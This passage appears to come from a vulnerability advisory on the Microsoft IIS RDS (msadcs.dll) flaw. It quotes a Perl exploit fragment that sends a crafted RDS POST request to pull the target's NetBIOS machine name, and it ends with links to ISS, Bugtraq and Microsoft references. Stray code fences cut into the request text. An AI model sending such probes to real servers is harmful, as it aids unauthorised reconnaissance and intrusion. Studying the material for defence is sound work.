  # the same technique of creating RDS requests to get the machine to
  # return its netbios name

  my $msdac=<<EOT
POST /msdac/msdacs.dll/VbBusObj.VbBusObjCls.GetMachineName HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: 126
Connection: Keep-Alive

ADCClientVersion:01.06
```

```
Content-Type: multipart/mixed; boundary=!ARBITRARY!TEXT!STRING!; num-args=0

--!ARBITRARY!TEXT!STRING!--
EOT
;
  $msdac =~ s/\n/\r\n/g;
  print "Trying to get machine name";
  my @results = send_data_to_target($msdac);
  my $base = content_start(@results);
  $results[$base+6] =~ s/[^-A-Za-z0-9!\@\#\$\%^\&*()\[\]_=+~<>.,?]//g;
  $machine_name = $results[$base+6];
  if ($machine_name eq "") {
    print "Failed to get machine name\n";
    }
  else {
    print "Machine name: $machine_name\n";
    };
  };

# ------------------------------------------------------------------------
# ------------------------------------------------------------------------
```

Additional Information

In addition to the code sites, discussions, and official Microsoft advisories above, the following links provide additional information:

Internet Security Systems Discussion：
http://xforce.iss.net/alerts/advise32.php

Bugtraq post：
http://archives.neohapsis.com/archives/bugtraq/1999-q3/0183.html

Microsoft RDS page:
http://www.microsoft.com/data/ado/rds/

Microsoft IIS Security Checklist:
http://www.microsoft.com/security/products/iis/CheckList.asp